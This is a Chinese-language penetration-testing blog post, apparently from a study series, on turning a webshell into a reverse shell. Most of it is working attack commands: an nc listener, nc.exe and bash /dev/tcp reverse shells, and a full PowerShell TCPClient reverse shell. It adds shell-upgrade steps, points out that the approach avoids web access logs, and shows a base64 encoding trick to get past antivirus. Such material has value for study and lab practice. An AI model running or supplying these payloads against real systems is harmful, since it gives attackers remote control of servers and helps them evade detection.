什么是webshell:
通过web漏洞,我们可以拿到网站的webshell,这是ISW综合提权的第一步
Webshell 简单来说,就是一个运行在网站服务器上的“后门脚本”。
把它想象成:黑客在别人的服务器里悄悄安装了一个网页版的控制台。通过访问这个特定的网址(网页),黑客就可以在浏览器里输入命令,来操作这台服务器,比如查看文件、下载数据、或者用这台服务器去攻击别人。
长类似下面这个样子

但是webshell有很多缺点,这就需要我们反弹一个shell获得完整的TTY
为什么必须从 WebShell 转换到反弹 Shell
交互性不好
WebShell:每发一条命令都是一个新的 HTTP 请求。如果程序运行到一半问你 Are you sure? [y/n],由于请求已经结束,你没法再“回信”去输入那个 y。
- 反弹Shell:建立的是 TCP 长连接。你可以实时输入、实时看到回显。
稳定性与超时问题
WebShell:Web 服务器(如 IIS/Apache)对每个脚本的运行时间都有严格限制(通常是 30-120 秒)。
后果:跑到一半,Web 服务器会觉得脚本运行太久了,强行杀掉进程。你的提权扫描结果会直接中断消失。
- 反弹Shell 的优势:它是一个独立的系统进程,不受 Web 服务器超时限制。
隐蔽性与日志问题
WebShell:你敲的每一条命令都会在 Web 服务器的访问日志(Access Log)里留下记录。
- 反弹Shell 的优势:连接建立后,后续所有的命令传输都是底层流,不会记录在 Web 访问日志里。
如何反弹shell到自己的攻击机:
- Ubuntu 坐等接听 (监听)
1 | nc -lvnp 4444 # 靶机是linux |
- 控制靶机(反弹)
Windows (CMD,需要先上传 nc.exe):(注意:原生 CMD 是没有网络通信功能的,你必须先通过蚁剑或漏洞,传一个 Windows 版的
nc.exe到靶机的可写目录(如C:\Windows\Temp\))。 然后执行:1
C:\Windows\Temp\nc.exe 你的Ubuntu_IP 4444 -e cmd.exe
Windows (PowerShell):如果系统允许执行 PS,直接用这段命令:
1
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('你的Ubuntu_IP',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Linux (Bash):
1
bash -i >& /dev/tcp/你的Ubuntu_IP/4444 0>&1
如何让你的 Shell 变完美(TTY 交互式 Shell 升级)
一旦连接成功,你在 Ubuntu 的 nc 窗口里就会得到一个目标服务器的 Shell。但这个原始的 Shell 是一个“残疾”版本,我们必须对它进行“升级”。
为什么要升级成“完全交互式 Shell”
原始的 nc 反弹 Shell 存在非常致命的缺陷:
不能使用快捷键中断进程:如果你习惯性地按下
Ctrl+C想停止当前正在跑的脚本,它会直接把整个 Shell 连接掐断,你得重新去打漏洞没有命令补全:按
Tab键只会出空格,无法补全长长的文件路径。没有历史记录:按“上下方向键”不会显示上一条命令,只会输出乱码(如
^[[A)。无法运行交互程序:跑不了
vim、nano,甚至连su切换用户输入密码都会卡死。不能用clear清屏。
Linux 靶机升级:
为了解决上述所有痛点,当你拿到一个 Linux 的基础 Shell 时,请立刻形成肌肉记忆,连敲这五步:
1 | # 1. 在 nc 得到的 Shell 里,打开一个完整的伪终端 (pty) |
经过这五步,你那个简陋的 nc 窗口就变成了一个功能完备、可以 Tab 补全路径、可以用 Vim 编辑文件、按 Ctrl+C 只会停止当前命令而不断开连接的完美交互式 Shell 了
Windows 靶机升级
注意:上面的五步只对 Linux 靶机有效 Windows 没有 /bin/bash 也没有 pty 模块。
- 对付 Windows,最简单的方法是在监听时使用 rlwrap:在你的 Ubuntu 里安装
sudo apt install rlwrap,然后用rlwrap nc -lvnp 4444来监听。这样接回来的 Windows CMD 至少可以使用“上下左右键”来修改命令和查看历史记录,能极大地提升幸福感。
小tips:
- 如果我们的命令被windows服务器杀软查到了,我们可以先base64编码一下命令再在powershell上自解密执行
1 | s0m1ng@LAPTOP-EV3HBGTC:~$ python3 -c "import base64; cmd = \"\$client = New-Object System.Net.Sockets.TCPClient('10.243.120.200',4444);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()\"; print('\n[+] 请在蚁剑中执行以下命令绕过杀软:\n'); print('powershell -e ' + base64.b64encode(cmd.encode('utf-16le')).decode() + '\n')" |
- 以什么权限反弹的shell,在Ubuntu上就是什么权限

- 本文链接: http://example.com/2026/03/20/ISW/Web渗透/Web渗透10_优化webshell/
- 版权声明: 本博客所有文章除特别声明外,均采用 BY-NC-SA 许可协议。转载请注明出处!
欢迎关注我的其它发布渠道